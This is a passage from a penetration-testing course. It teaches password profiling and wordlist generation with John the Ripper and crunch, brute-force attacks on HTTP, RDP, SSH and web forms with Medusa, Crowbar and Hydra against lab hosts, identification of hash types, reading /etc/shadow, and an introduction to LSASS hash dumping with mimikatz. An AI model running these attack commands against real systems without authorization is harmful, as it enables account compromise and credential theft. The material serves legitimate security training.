Listing 592 - Creating mutation rule in John the Ripper configuration file

The rules syntax for John the Ripper is quite extensive and powerful, but beyond the scope of this module. For more information, take time to review the rules documentation.⁵⁵⁶

Now that the rule has been added to the configuration file, we can mutate our wordlist, which currently contains 312 entries.

⁵⁵⁵ (Openwall, 2018), <http://www.openwall.com/john/>

⁵⁵⁶ (Solar Designer, 2017), <http://www.openwall.com/john/doc/RULES.shtml>

To do this, we will invoke **john** and specify the dictionary file (**--wordlist=megacorp-cewl.txt**), activate the rules in the configuration file (**--rules**), output the results to standard output (**--stdout**), and redirect that output to a file called **mutated.txt**:

```
kali@kali:~$ john --wordlist=megacorp-cewl.txt --rules --stdout > mutated.txt
Press 'q' or Ctrl-C to abort, almost any other key for status
46446p 0:00:00:00 100.00% (2018-03-01 15:41) 663514p/s chocolate99

kali@kali:~$ grep Nanobot mutated.txt
...
Nanobot90
Nanobot91
Nanobot92
Nanobot93
Nanobot94
Nanobot95
Nanobot96
...
```

Listing 593 - Mutating passwords using John the Ripper

The resulting file contains over 46000 password entries due to the multiple mutations performed on the passwords. One of the passwords is “Nanobot93”, which matches the password we discovered earlier in our hypothetical assessment. Given the assumptions about the MegaCorp One password policy, this wordlist could produce results in a dictionary attack.

Although this demonstration is over-simplified, it serves as a good example for how password profiling can be beneficial to the overall success of our password attacks.

19.1.1.1 Exercise

(Reporting is not required for this exercise)

1. Use cewl to generate a custom wordlist from your company, school, or favorite website and examine the results. Do any of your passwords show up?

19.2 Brute Force Wordlists

In contrast to a dictionary attack, a *brute force* password attack calculates and tests every possible character combination that could make up a password until the correct one is found. While this may sound like a simple approach that guarantees results, it is extremely time-consuming. Depending on the length and complexity of the password and the computational power of the testing system, it can take a very long time, even years, to brute force a strong password.

We could even combine these two concepts and create *brute force wordlists*, dictionary files that contain every possible password that matches a specific pattern.

For example, consider a scenario that reveals a very specific password enforcement policy as shown in Listing 594:

```
kali@kali:~$ cat dumped.pass.txt
david: Abc$#123
mike: Jud()666
Judy: Hol&&278
```

Listing 594 - Password dump example

Looking at the passwords, we notice the following pattern in the password structure:

[Capital Letter] [2 x lower case letters] [2 x special chars] [3 x numeric]

Listing 595 - Password structure

Armed with this knowledge, it would be incredibly helpful to create a wordlist that contains every possible password that matches this pattern. *Crunch*,⁵⁵⁷ included with Kali Linux, is a powerful wordlist generator that can handle this task.

First, we must describe the pattern we need *crunch* to replicate, and for this we will use placeholders that represent specific types of characters:

Placeholder	Character Translation
@	Lower case alpha characters
,	Upper case alpha characters
%	Numeric characters
^	Special characters including space

Listing 596 - Character translation format

To generate a wordlist that matches our requirements, we will specify a minimum and maximum word length of eight characters (**8 8**) and describe our rule pattern with **-t ,@@^^%%%:**

```
kali@kali:~$ crunch 8 8 -t ,@@^^%%%  
Crunch will now generate the following amount of data: 172262376000 bytes  
164282 MB  
160 GB  
0 TB  
0 PB  
Crunch will now generate the following number of lines: 19140264000  
Aaa!!000  
Aaa!!001  
Aaa!!002  
Aaa!!003  
Aaa!!004  
...
```

Listing 597 - Generating password lists with crunch

The command works as expected, but as noted, the output would consume a massive 160 GB of disk space! Remember that brute force techniques prioritize password coverage at the expense of speed, and in this case, disk space.

We can also define a character set with *crunch*. For example, we can create a brute force wordlist accounting for passwords between four and six characters in length (**4 6**), containing only the characters 0-9 and A-F (**0123456789ABCDEF**), and we will write the output to a file (**-o crunch.txt**):

```
kali@kali:~$ crunch 4 6 0123456789ABCDEF -o crunch.txt  
Crunch will now generate the following amount of data: 124059648 bytes  
118 MB
```

⁵⁵⁷ (bofh28, 2016), <https://sourceforge.net/projects/crunch-wordlist/>



```
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 17891328
crunch: 100% completed generating output

kali@kali:~$ head crunch.txt
0000
0001
0002
0003
0004
0005
0006
0007
0008
```

Listing 598 - Generating passwords with a specific character set with crunch

Notice the file output size is significantly smaller than the previous example, primarily due to the shorter password length as well as the limited character set. However, the wordlist file is impressive, containing over 17 million passwords:

```
kali@kali:~$ wc -l crunch.txt
17891328 crunch.txt
```

Listing 599 - Counting the number of generated passwords

In addition, we can generate passwords based on pre-defined character-sets like those defined in `/usr/share/crunch/charset.lst`. For example, we can specify the path to the character set file (`-f /usr/share/crunch/charset.lst`) and choose the mixed alpha set `mixalpha`, which includes all lower and upper case letters:

```
kali@kali:~$ crunch 4 6 -f /usr/share/crunch/charset.lst mixalpha -o crunch.txt
Crunch will now generate the following amount of data: 140712049920 bytes
134193 MB
131 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 20158125312
```

Listing 600 - Generating password list of lower and upper case letters

Although this particular command generates an enormous 131 GB wordlist file, it offers rather impressive password coverage.

Spend time with JTR and crunch and think of how each one can be used most effectively. As we will discover in the next section, we need to avoid the temptation to rely on massive and generic wordlists as they can have adverse effects on our client's production environment.

19.2.1.1 Exercise

(Reporting is not required for this exercise)

1. Add a user on your Kali system and specify a complex password for the account that includes lower and upper case letters, numbers, and special characters. Use both crunch

rule patterns and pre-defined character-sets in order to generate a wordlist that include that user's password.

19.3 Common Network Service Attack Methods

Now that we understand how to create effective wordlists for various situations, we can discuss how they can be used for password attacks against common network services.

Bear in mind that password attacks against network services are noisy, and in some cases, dangerous. Multiple failed login attempts will usually generate logs and warnings on the target system and may even lock out accounts after a pre-defined number of failed login attempts. This could be disastrous during a penetration test, preventing users from accessing production systems until an administrator re-enables the account. Keep this in mind before blindly running a network-based brute force attack.

Once we have weighed the risks and considered the well-being of the target network, we can take several steps to improve the efficiency of password tests.

Depending on the protocol and password cracking tool, we can increase the number of login threads to boost the speed of an attack. However, in some cases (such as RDP and SMB), increasing the number of threads may not be possible due to protocol restrictions, and our optimization attempt could instead slow down the process.

On top of this, it is worth noting that the authentication negotiation process for protocols such as RDP are more time-consuming than, say, HTTP. However, while attacking the RDP protocol may take more time than attacking HTTP, a successful attack on RDP would often yield a bigger reward. The hidden art behind network service password attacks is choosing appropriate targets, user lists, and password files carefully and intelligently before initiating the attack.

To successfully attack a password on a network service (such as HTTP, SSH, VNC, FTP, SNMP, and POP3), we must not only match the target username and password, but also honor the protocol involved in the authentication process.

Fortunately, popular tools such as *THC-Hydra*,⁵⁵⁸ *Medusa*,⁵⁵⁹ *Crowbar*,⁵⁶⁰ and *spray*⁵⁶¹ can handle these authentication requests for us.

In this section, we will examine each of these tools and weigh their effective protocol and service-handling capabilities. The tools mentioned in the following paragraphs mostly have similar capabilities and speeds. The "correct" tool to use often depends on the preferred syntax and output

⁵⁵⁸ (THC Hydra, 2019), <https://github.com/vanhauser-thc/thc-hydra>

⁵⁵⁹ (Foofus.Net, 2015), http://h foofus.net/?page_id=51

⁵⁶⁰ (Galkan, 2017), <https://github.com/galkan/crowbar>

⁵⁶¹ (SpiderLabs, 2019), <https://github.com/SpiderLabs/Spray>



format. This can only be determined by experimenting with each tool in a test environment and learning the strengths, weaknesses, and idiosyncrasies of each.

19.3.1 HTTP htaccess Attack with Medusa

According to its authors, Medusa is intended to be a “speedy, massively parallel, modular, login brute forcer”.

We will use Medusa to attempt to gain access to an htaccess-protected web directory.

First, we will set up our target, an Apache webserver installed on our Windows client, which we will start through the XAMPP control panel. We will attempt to gain access to an htaccess-protected folder, `/admin`, on that server. Our wordlist of choice for this example will be `/usr/share/wordlists/rockyou.txt.gz`, which we must first decompress with **gunzip**:

```
kali@kali:~$ sudo gunzip /usr/share/wordlists/rockyou.txt.gz
...
```

Listing 601 - Decompressing the rockyou wordlist

Next, we will launch **medusa** and initiate the attack against the htaccess-protected URL (**-m DIR:/admin**) on our target host with **-h 10.11.0.22**. We will attack the admin user (**-u admin**) with passwords from our rockyou wordlist file (**-P /usr/share/wordlists/rockyou.txt** and will, of course, use an HTTP authentication scheme (**-M**):

```
kali@kali:~$ medusa -h 10.11.0.22 -u admin -P /usr/share/wordlists/rockyou.txt -M http
-m DIR:/admin
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [http] Host: 10.11.0.22 User: admin Password: 123456 (1 of 14344391 com
ACCOUNT CHECK: [http] Host: 10.11.0.22 User: admin Password: 12345 (2 of 14344391 comp
ACCOUNT CHECK: [http] Host: 10.11.0.22 User: admin Password: 123456789 (3 of 14344391
ACCOUNT CHECK: [http] Host: 10.11.0.22 User: admin Password: password (4 of 14344391 c
ACCOUNT CHECK: [http] Host: 10.11.0.22 User: admin Password: iloveyou (5 of 14344391 c
...
ACCOUNT CHECK: [http] Host: 10.11.0.22 User: admin Password: samsung (255 of 14344391
ACCOUNT CHECK: [http] Host: 10.11.0.22 User: admin Password: freedom (256 of 14344391
ACCOUNT FOUND: [http] Host: 10.11.0.22 User: admin Password: freedom [SUCCESS]
...
```

Listing 602 - HTTP htaccess attack using Medusa

In this case, Medusa discovered a working password of “freedom”.

Medusa has many additional options and settings, as shown in the help output in Listing 603:

```
kali@kali:~$ medusa
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ALERT: Host information must be supplied.

Syntax: Medusa [-h host|-H file] [-u username|-U file] [-p password|-P file] [-C file]
-M module [OPT]
-h [TEXT]      : Target hostname or IP address
-H [FILE]      : File containing target hostnames or IP addresses
-u [TEXT]      : Username to test
```

```

-U [FILE]      : File containing usernames to test
-p [TEXT]       : Password to test
-P [FILE]       : File containing passwords to test
-C [FILE]       : File containing combo entries. See README for more information.
-O [FILE]       : File to append log information to
-e [n/s/ns]    : Additional password checks ([n] No Password, [s] Password = Username)
-M [TEXT]       : Name of the module to execute (without the .mod extension)
-m [TEXT]       : Parameter to pass to the module. This can be passed multiple times with different parameter each time and they will all be sent to the module (-m Param1 -m Param2, etc.)
-d             : Dump all known modules
-n [NUM]        : Use for non-default TCP port number
-s             : Enable SSL
-g [NUM]        : Give up after trying to connect for NUM seconds (default 3)
-r [NUM]        : Sleep NUM seconds between retry attempts (default 3)
-R [NUM]        : Attempt NUM retries before giving up. The total number of attempts will be R * T
-c [NUM]        : Time to wait in usec to verify socket is available (default 500 usec)
-t [NUM]        : Total number of logins to be tested concurrently
-T [NUM]        : Total number of hosts to be tested concurrently
-L             : Parallelize logins using one username per thread. The default is to parallelize the entire username before proceeding.
-f             : Stop scanning host after first valid username/password found.
-F             : Stop audit after first valid username/password found on any host.
-b             : Suppress startup banner
-q             : Display module's usage information
-v [NUM]        : Verbose level [0 - 6 (more)]
-w [NUM]        : Error debug level [0 - 10 (more)]
-V             : Display version
-Z [TEXT]       : Resume scan based on map of previous scan
  
```

Listing 603 - Medusa options and modules

This tool can interact with a variety of network protocols, which can be displayed with the **-d** option as shown in Listing 604 below.

```

kali@kali:~$ medusa -d
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

Available modules in "." :

Available modules in "/usr/lib/medusa/modules" :
+ cvs.mod : Brute force module for CVS sessions : version 2.0
+ ftp.mod : Brute force module for FTP/FTPS sessions : version 2.1
+ http.mod : Brute force module for HTTP : version 2.1
+ imap.mod : Brute force module for IMAP sessions : version 2.0
+ mssql.mod : Brute force module for M$-SQL sessions : version 2.0
+ mysql.mod : Brute force module for MySQL sessions : version 2.0
...
  
```

Listing 604 - Medusa options and modules

19.3.1.1 Exercises

(Reporting is not required for these exercises)

1. Repeat the password attack against the htaccess protected folder.

- Create a password list containing your Windows client password and use that to perform a password attack again the SMB protocol on the Windows client.

19.3.2 Remote Desktop Protocol Attack with Crowbar

Crowbar, formally known as Levye, is a network authentication cracking tool primarily designed to leverage SSH keys rather than passwords. It is also one of the few tools that can reliably and efficiently perform password attacks against the Windows Remote Desktop Protocol (RDP) service on modern versions of Windows. Let's try this tool against our Windows client machine.

First let's install Crowbar from the Kali repository:

```
kali@kali:~$ sudo apt install crowbar
Reading package lists... Done
Building dependency tree
Reading state information... Done
...
```

Listing 605 - Using apt install to install crowbar

To invoke **crowbar**, we will specify the protocol (**-b**), the target server (**-s**), a username (**-u**), a wordlist (**-C**), and the number of threads (**-n**) as shown in Listing 606:

```
kali@kali:~$ crowbar -b rdp -s 10.11.0.22/32 -u admin -C ~/password-file.txt -n 1
2019-08-16 04:51:12 START
2019-08-16 04:51:12 Crowbar v0.3.5-dev
2019-08-16 04:51:12 Trying 10.11.0.22:3389
2019-08-16 04:51:13 RDP-SUCCESS : 10.11.0.22:3389 - admin:Offsec!
2019-08-16 04:51:13 STOP
```

Listing 606 - RDP password attack using Crowbar

Note that Crowbar discovered working credentials for the "admin" user. We specified a single thread since the remote desktop protocol does not reliably handle multiple threads.

To view additional supported protocols we can run crowbar with the **--help** flag:

```
kali@kali:~$ crowbar --help
usage: Usage: use --help for further information

Crowbar is a brute force tool which supports OpenVPN, Remote Desktop Protocol,
SSH Private Keys and VNC Keys.

positional arguments:
  options

optional arguments:
  -h, --help            show this help message and exit
  -b {vnckey,sshkey,rdp,openvpn}, --brute {vnckey,sshkey,rdp,openvpn}
                        Target service
  -s SERVER, --server SERVER
                        Static target
  -S SERVER_FILE, --serverfile SERVER_FILE
                        Multiple targets stored in a file
  -u USERNAME [USERNAME ...], --username USERNAME [USERNAME ...]
                        Static name to login with
  -U USERNAME_FILE, --usernamefile USERNAME_FILE
```

```

          Multiple names to login with, stored in a file
-n THREAD, --number THREAD
          Number of threads to be active at once
-l FILE, --log FILE  Log file (only write attempts)
-o FILE, --output FILE
          Output file (write everything else)
-c PASSWD, --passwd PASSWD
          Static password to login with
-C FILE, --passwdfile FILE
          Multiple passwords to login with, stored in a file
-t TIMEOUT, --timeout TIMEOUT
          [SSH] How long to wait for each thread (seconds)
-p PORT, --port PORT Alter the port if the service is not using the default
value
-k KEY_FILE, --keyfile KEY_FILE
          [SSH/VNC] (Private) Key file or folder containing
multiple files
-m CONFIG, --config CONFIG
          [OpenVPN] Configuration file
-d, --discover Port scan before attacking open ports
-v, --verbose Enable verbose output (-vv for more)
-D, --debug Enable debug mode
-q, --quiet Only display successful logins

```

Listing 607 - Crowbar help output

19.3.2.1 Exercise

(Reporting is not required for these exercises)

1. Create a password list containing your Windows client password and use that to repeat the above Crowbar password attack against the Windows client.

19.3.3 SSH Attack with THC-Hydra

THC-Hydra is another powerful network service attack tool under active development and it is worth mastering. We can use it to attack a variety of protocol authentication schemes, including SSH and HTTP.

The standard options include **-l** to specify the target username, **-P** to specify a wordlist, and **protocol://IP** to specify the target protocol and IP address respectively.

In this first example, we will attack our Kali VM. We will use the SSH protocol on our local machine **ssh://127.0.0.1**, focus on the kali user (**-l kali**), and again use the rockyou wordlist (**-P**):

```

kali@kali:~$ hydra -l kali -P /usr/share/wordlists/rockyou.txt ssh://127.0.0.1
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret servic

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-06-07 08:35:59
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:143443
[DATA] attacking ssh://127.0.0.1:22/
[22][ssh] host: 127.0.0.1  login: kali  password: whatever
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-06-07 08:36:13

```

Listing 608 - SSH attack using Hydra

In this output, we can see that hydra discovered a valid login against the local SSH server.

THC-Hydra supports a number of standard protocols and services as shown in Listing 609:

```
kali@kali:~$ hydra
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret service

Syntax: hydra [[[[-l LOGIN| -L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE]
[-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET]
] [-c TIME] [-ISOuvVd46] [service://server[:PORT][/:OPT]]]
...
Supported services: adam6500 asterisk cisco cisco-enable cvs firebird ftp ftps http[s]
-{head|get|post} http[s]-{get|post}-form http-proxy http-proxy-urllenum icq imap[s] irc
ldap2[s] ldap3[-{cram|digest}md5][s] mssql mysql nntp oracle-listener oracle-sid pcanywhere
pcnfs pop3[s] postgres radmin2 rdp redis rexec rlogin rpcap rsh rtsp s7-300 sip
smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmpp
...
```

Listing 609 - Supported modules by THC-Hydra

19.3.3.1 Exercise

(Reporting is not required for these exercises)

1. Recreate the Hydra SSH attack against your Kali VM.

19.3.4 HTTP POST Attack with THC-Hydra

As an additional example, we will perform an HTTP POST attack against our Windows Apache server using Hydra. When a HTTP POST request is used for user login, it is most often through the use of a web form, which means we should use the “http-form-post” service module. We can supply the service name followed by **-U** to obtain additional information about the required arguments:

```
kali@kali:~$ hydra http-form-post -U
...
Help for module http-post-form:
=====
Module http-post-form requires the page and the parameters for the web form.

By default this module is configured to follow a maximum of 5 redirections in a row. It always gathers a new cookie from the same URL without variables. The parameters take three ":" separated values, plus optional values. (Note: if you need a colon in the option string as value, escape it with "\:", but do

Syntax: <url>:<form parameters>:<condition string>[:<optional>[:<optional>]
First is the page on the server to GET or POST to (URL). Second is the POST/GET variables (taken from either the browser, proxy, etc. with url-encoded (resp. base64-encoded) usernames and passwords being replaced in the "^USER^" (resp. "^USER64^") and "^PASS^" (resp. "^PASS64^") placeholders (FORM PARAMETER). Third is the string that it checks for an *invalid* login (by default) Invalid condition login check can be preceded by "F=", successful condition login check must be preceded by "S=". This is where most people get it wrong. You have to check the webapp what a failed string looks like and put it in this parameter!
```

The following parameters are optional:

```
C=/page/uri      to define a different page to gather initial cookies from
(h|H)=My-Hdr\: foo  to send a user defined HTTP header with each request
                  ^USER[64]^ and ^PASS[64]^ can also be put into these headers!
                  Note: 'h' will add the user-defined header at the end
                  regardless it's already being sent by Hydra or not.
                  'H' will replace the value of that header if it exists, by the
                  one supplied by the user, or add the header at the end
```

Note that if you are going to put colons (:) in your headers you should escape them with \. All colons that are not option separators should be escaped (see the examples above). You can specify a header without escaping the colons, but that way you will not be able to control the header value itself, as they will be interpreted by hydra as option separators


...

Listing 610 - Additional information about the http-form-post module

From this output, we determine that we need to provide a number of arguments that will require us to perform some application discovery. First, we need the IP address and the URL of the webpage containing the web form on our Windows client. The IP address will be provided as the first argument to hydra.

Next, we must understand the web form we want to brute force by inspecting the HTML code of the web page in question (located at </form/login.html>).

Figure 294 shows the code of the target web form after right-clicking the page and selecting **View Page Source** from the context menu:



The screenshot shows a web browser window with the URL `view-source:http://10.11.0.66/form/login.html` in the address bar. The browser toolbar includes back, forward, stop, and home buttons, along with links for Most Visited, Offensive Security, Kali Linux, Kali Docs, and Kali Tools. The main content area displays the HTML source code of the web form:

```

1 <html>
2 <title>
3 Web Form Page
4 </title>
5 <body>
6 This is a web form
7 <form name="myForm" method="post" action="frontpage.php">
8 <p>Login: <input type="text" name="user" /></p>
9 <p>Password: <input type="password" name="pass" /></p>
10 <p><input type="submit" name="Login" value="Login" /></p>
11 </form>
12 </body>
13 </html>
```

Figure 294: Source code of web form

The above form, part of the `/form/login.html` page, indicates that the POST request is handled by `/form/frontpage.php`, which is the URL we will feed to Hydra. The syntax displayed in Listing 610 requires the form parameters, which in this case are `user` and `pass`. Since we are attacking the admin user login with a wordlist, the combined argument to Hydra becomes `/form/frontpage.php:user=admin&pass=^PASS^`, with `^PASS^` acting as a placeholder for our wordlist file entries.

We must also provide the *condition string* to indicate when a login attempt is unsuccessful. This can be found by attempting a few manual login attempts. In our example, the web page returns the text "INVALID LOGIN" as shown in Figure 295:




Figure 295: Response with invalid login credentials

Putting these pieces together, we can complete the http-form-post syntax as given in Listing 611.

```
http-form-post "/form/frontpage.php:user=admin&pass=^PASS^:INVALID LOGIN"
Listing 611 - Specifying the http-form-post syntax
```

The complete command can now be executed. We will supply the admin user name (**-l admin**) and wordlist (**-P**), request verbose output with **-vV**, and use **-f** to stop the attack when the first successful result is found. In addition, we will supply the service module name (**http-form-post**) and its required arguments (**"/form/frontpage.php:user=admin&pass=^PASS^:INVALID LOGIN"**) as shown in Listing 612:

```
kali@kali:~$ hydra 10.11.0.22 http-form-post "/form/frontpage.php:user=admin&pass=^PAS
S^:INVALID LOGIN" -l admin -P /usr/share/wordlists/rockyou.txt -vV -f
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret servic

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-06-07 15:55:21
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:143443
[DATA] attacking http-post-form://10.11.0.22/form/frontpage.php:user=admin&pass=^PASS^
:INVALID LOGIN
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 10.11.0.22 - login "admin" - pass "123456" - 1 of 14344399 [child 0]
[ATTEMPT] target 10.11.0.22 - login "admin" - pass "12345" - 2 of 14344399 [child 1]
[ATTEMPT] target 10.11.0.22 - login "admin" - pass "123456789" - 3 of 14344399 [child
[ATTEMPT] target 10.11.0.22 - login "admin" - pass "password" - 4 of 14344399 [child 3]
[ATTEMPT] target 10.11.0.22 - login "admin" - pass "iloveyou" - 5 of 14344399 [child 4]
[ATTEMPT] target 10.11.0.22 - login "admin" - pass "princess" - 6 of 14344399 [child 5]
[ATTEMPT] target 10.11.0.22 - login "admin" - pass "1234567" - 7 of 14344399 [child 6]
.....
[ATTEMPT] target 10.11.0.22 - login "admin" - pass "karina" - 268 of 14344399 [child 1]
[ATTEMPT] target 10.11.0.22 - login "admin" - pass "doookie" - 269 of 14344399 [child 1]
[ATTEMPT] target 10.11.0.22 - login "admin" - pass "hotmail" - 270 of 14344399 [child
[ATTEMPT] target 10.11.0.22 - login "admin" - pass "0123456789" - 271 of 14344399 [chi
[80][http-post-form] host: 10.11.0.22 login: admin password: crystal
[STATUS] attack finished for 10.11.0.22 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-06-07 15:55:29
```

Listing 612 - Attacking the web form with THC-Hydra

Although this required some investigation of the application, the result is worth it as a valid password was discovered. The other service modules included with Hydra are well worth the effort to master.

19.3.4.1 Exercises

(Reporting is not required for these exercises)

1. Run the HTTP POST password attack against the web form on your Windows client.
2. Perform a FTP password attack against the Pure-FTPd application on your local Kali Linux machine.

19.4 Leveraging Password Hashes

Next, we turn our attention to attacks focused on the use of *password hashes*.

A cryptographic *hash function*⁵⁶² is a one-way function implementing an algorithm that, given an arbitrary block of data, returns a fixed-size bit string called a “hash value” or “message digest”. One of the most important uses of cryptographic hash functions is their application in password verification.

19.4.1 Retrieving Password Hashes

Most systems that use a password authentication mechanism need to store these passwords locally on the machine. Rather than storing passwords in clear text, modern authentication mechanisms usually store them as hashes to improve security. This is true for operating systems, network hardware, and more. This means that during the authentication process, the password presented by the user is hashed and compared with the previously stored message digest.

Identifying the exact type of hash without having further information about the program or mechanism that generated it can be very challenging and sometimes even impossible. The Openwall website⁵⁶³ can help identify the source of various password hashes. When attempting to identify a message digest type, there are three important hash properties to consider. These include the length of the hash, the character set used in the hash, and any special characters used in the hash.

A useful tool that can assist with hash type identification is **hashid**.⁵⁶⁴ To use it, we simply run the tool and paste in the hash we wish to identify:

```
kali@kali:~$ hashid c43ee559d69bc7f691fe2fbfe8a5ef0a
Analyzing 'c43ee559d69bc7f691fe2fbfe8a5ef0a'
[+] MD2
[+] MD5
[+] MD4
[+] Double MD5
[+] LM
```

⁵⁶² (Wikipedia, 2019), https://en.wikipedia.org/wiki/Cryptographic_hash_function

⁵⁶³ (Openwall, 2019), <http://openwall.info/wiki/john/sample-hashes>

⁵⁶⁴ (Psypanda, 2015), <https://psypanda.github.io/hashID/>

```
[+] RIPEMD-128
[+] Haval-128
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5
[+] Skype
[+] Snelfru-128
[+] NTLM
[+] Domain Cached Credentials
[+] Domain Cached Credentials 2
[+] DNSSEC(NSEC3)
[+] RAdmin v2.x
```

kali@kali:~\$ **hashid '\$6\$l5bL6XIAslBwwUD\$bCxeTlbhTH76wE.bI66aMYSeDXKQ8s7JNFwa1s1KkTand6ZsqQKAF3G0tHD9bd59e5NAz/s7DQcAoRTWNpZX0'**

Analyzing '\$6\$l5bL6XIAslBwwUD\$bCxeTlbhTH76wE.bI66aMYSeDXKQ8s7JNFwa1s1KkTand6ZsqQKAF3G0tHD9bd59e5NAz/s7DQcAoRTWNpZX0'

[+] SHA-512 Crypt

Listing 613 - Using hashid to identify possible hash formats

In the listing above, we analyzed two different hashes. While the first example returned multiple possible matches, the second narrowed down the hash type to *SHA-512 Crypt*.

Next, let's retrieve and analyze a few hashes on our Kali Linux system. Many Linux systems have the user password hashes stored in the **/etc/shadow** file, which requires root permissions to read:

kali@kali:~\$ **sudo grep root /etc/shadow**
 root:\$6\$Rw99zZ2B\$AzwfboPWM6z2tiBeK.EL74sivucCa8YhCrXGCB0vdeYUGsf8iwNxJkr.wTLDjI5poysaUcLaWtP/getWqk07jT:/:17564:0:99999:7:::

Listing 614 - root user hash taken from our Kali Linux /etc/shadow file

In Listing 614, the line starts with the user name (root) followed by the password hash. The hash is divided into sub-fields, the first of which (\$6) references the *SHA-512*⁵⁶⁵ algorithm. The next sub-field is the *salt*,⁵⁶⁶ which is used together with the clear text password to create the password hash. A salt is a random value that is used along with the clear text password to calculate a password hash. This prevents hash-lookup attacks⁵⁶⁷ since the password hash will vary based on the salt value.

Attackers can store precomputed hash values for different wordlists in hash tables.⁵⁶⁸ These tables can consume terabytes of storage space, depending on the amount of precomputed passwords, but can be used to quickly map (look up) a hash to a clear text password. Salting increases the randomization of a password value before the actual hash is calculated, highly reducing the chances

⁵⁶⁵ (Slashroot, 2013), <https://www.slashroot.in/how-are-passwords-stored-linux-understanding-hashing-shadow-utils>

⁵⁶⁶ (Wikipedia, 2019), [https://en.wikipedia.org/wiki/Salt_\(cryptography\)](https://en.wikipedia.org/wiki/Salt_(cryptography))

⁵⁶⁷ (nets.ec, 2012), <https://nets.ec/Cryptography>

⁵⁶⁸ (Wikipedia, 2019), https://en.wikipedia.org/wiki/Hash_table

for that hash to exist in a precomputed table. Check the HashKiller⁵⁶⁹ website as an example for a hash-lookup service.

Let's now turn our focus to Windows targets and discuss how the various hash implementations are used and how we can leverage them during an assessment.

On Windows systems, hashed user passwords are stored in the Security Accounts Manager (SAM).⁵⁷⁰ To deter offline SAM database password attacks, Microsoft introduced the SYSKEY feature (Windows NT 4.0 SP3), which partially encrypts the SAM file.

Windows NT-based operating systems, up to and including Windows 2003, store two different password hashes: LAN Manager (LM),⁵⁷¹ which is based on DES,⁵⁷² and NT LAN Manager (NTLM),⁵⁷³ which uses MD4⁵⁷⁴ hashing. LAN Manager is known to be very weak since passwords longer than seven characters are split into two strings and each piece is hashed separately. Each password string is also converted to upper-case before being hashed and, moreover, the LM hashing system does not include salts, making a hash-lookup attack feasible.

From Windows Vista on, the operating system disables LM by default and uses NTLM, which, among other things, is case sensitive, supports all Unicode characters, and does not split the hash into smaller, weaker parts. However, NTLM hashes stored in the SAM database are still not salted.

It's worth mentioning that the SAM database cannot be copied while the operating system is running because the Windows kernel keeps an exclusive file system lock on the file. However, we can use *mimikatz*⁵⁷⁵ (covered in much greater depth in another module) to mount in-memory attacks designed to dump the SAM hashes.

Among other things, *mimikatz* modules facilitate password hash extraction from the Local Security Authority Subsystem (LSASS)⁵⁷⁶ process memory where they are cached.

Since LSASS is a privileged process running under the SYSTEM user, we must launch **mimikatz** from an administrative command prompt. To extract password hashes, we must first execute two commands. The first is **privilege::debug**, which enables the *SeDebugPrivilege* access right required to tamper with another process. If this command fails, *mimikatz* was most likely not executed with administrative privileges.

It's important to understand that LSASS is a SYSTEM process, which means it has even higher privileges than *mimikatz* running with administrative privileges. To address this, we can use the **token::elevate** command to elevate the security token from high integrity (administrator) to

⁵⁶⁹ (HashKiller, 2019), <https://hashkiller.co.uk/>

⁵⁷⁰ (Wikipedia, 2019), https://en.wikipedia.org/wiki/Security_Accounts_Manager

